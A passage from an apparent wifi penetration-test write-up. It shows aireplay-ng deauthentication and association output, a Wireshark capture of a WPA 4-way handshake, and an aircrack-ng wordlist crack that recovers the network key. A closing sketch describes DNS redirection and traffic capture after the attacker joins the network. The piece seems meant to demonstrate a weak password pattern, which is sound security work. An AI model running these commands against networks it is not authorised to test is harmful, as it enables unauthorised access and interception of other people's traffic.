
```
root@debian:~# aireplay-ng -1 10 -a [redacted]7E:9B:78:[redacted] -c 40:9C:28:[redacted]wlx1cbfce5cbca5
No source MAC (-h) specified. Using the device MAC (1C:BF:CE:[redacted])
22:31:36  Waiting for beacon frame (BSSID: [redacted]7E:9B:78:[redacted]) on channel 1

22:31:36  Sending Authentication Request (Open System)

22:31:38  Sending Authentication Request (Open System)
22:31:38  Authentication successful
22:31:38  Sending Association Request
22:31:38  Association successful :-) (AID: 1)

22:31:48  Sending Authentication Request (Open System)
22:31:48  Authentication successful
22:31:48  Sending Association Request

22:31:53  Sending Authentication Request (Open System)
22:31:53  Authentication successful
22:31:53  Sending Association Request

22:31:58  Sending Authentication Request (Open System)
22:31:58  Authentication successful
22:31:58  Sending Association Request
22:31:58  Association successful :-) (AID: 1)

22:32:08  Sending Authentication Request (Open System)
22:32:08  Authentication successful
22:32:08  Sending Association Request
```

After all the capture, Wireshark was used to verify if there was really a 4-way handshake and password capture. We can confirm that the attack was successful via EAPOL protocol and the four necessary packets were captured.



pentest_wifi_teste
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
eapol

```
No.   Time        Source              Destination         Protocol Length Info
 1284 35.396165   Technico_9b:78:7f   SamsungE_15:64:55   EAPOL    155 Key (Message 1 of 4)
 1718 39.234576   Technico_9b:78:7f   SamsungE_15:64:55   EAPOL    155 Key (Message 1 of 4)
 1720 39.256364   Technico_9b:78:7f   SamsungE_15:64:55   EAPOL    189 Key (Message 3 of 4)
 1721 39.260956   SamsungE_15:64:55   Technico_9b:78:7f   EAPOL    133 Key (Message 4 of 4)
 5637 196.760428  Technico_9b:78:7f   SamsungE_15:64:55   EAPOL    155 Key (Message 1 of 4)
 5639 196.768395  SamsungE_15:64:55   Technico_9b:78:7f   EAPOL    155 Key (Message 2 of 4)
 5640 196.785907  Technico_9b:78:7f   SamsungE_15:64:55   EAPOL    189 Key (Message 3 of 4)
 5641 196.790214  SamsungE_15:64:55   Technico_9b:78:7f   EAPOL    133 Key (Message 4 of 4)
 5642 196.791938  SamsungE_15:64:55   Technico_9b:78:7f   EAPOL    133 Key (Message 4 of 4)
 6082 208.964538  SamsungE_15:64:55   Technico_9b:78:7f   EAPOL    155 Key (Message 2 of 4)
 6102 209.480579  Technico_9b:78:7f   SamsungE_15:64:55   EAPOL    189 Key (Message 3 of 4)
 6103 209.482302  SamsungE_15:64:55   Technico_9b:78:7f   EAPOL    133 Key (Message 4 of 4)

› Frame 1284: 155 bytes on wire (1240 bits), 155 bytes captured (1240 bits)
› IEEE 802.11 QoS Data, Flags: ......F.
› Logical-Link Control
› 802.1X Authentication
```

Now using the custom wordlist that was created at the beginning of the wifi hacking process, and using aircrack-ng, the password was discovered in a matter of seconds.




```
root@debian:~# aircrack-ng pentest_wifi_teste.cap -w wordlist.txt
Reading packets, please wait...
Opening pentest_wifi_teste.cap
Read 9981 packets.
```



```
                            Aircrack-ng 1.6

      [00:00:01] 1200/1296 keys tested (1491.12 k/s)

      Time left: 0 seconds                                       92.59%

                       KEY FOUND! [ 7E9B787A ]


      Master Key     : CD F8 E3 F1 24 57 D2 52 73 83 36 84 F5 3E BC EF
                       7C B8 60 89 28 82 6B DA 36 C9 47 C2 9A 15 69 C5

      Transient Key  : 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
                       00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
                       00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
                       00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

      EAPOL HMAC     : 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

root@debian:~#
```

Below is an example of how an attacker could compromise the wifi network with this password pattern and perform some attacks.


Internet
After an attacker finds the password and connects to the wifi network, he may try to change the router's settings and redirect you to a malicious website.
DNS
Source
Attack
traffic capture
redirect malicious website
redirecting...
Once the attacker has successfully logged into the target wifi network, he can capture all network traffic.
TCPDUMP & LIBPCAP
Wireshark
Devices connected to the target network.
Laptop
Mobile
Tablet
PC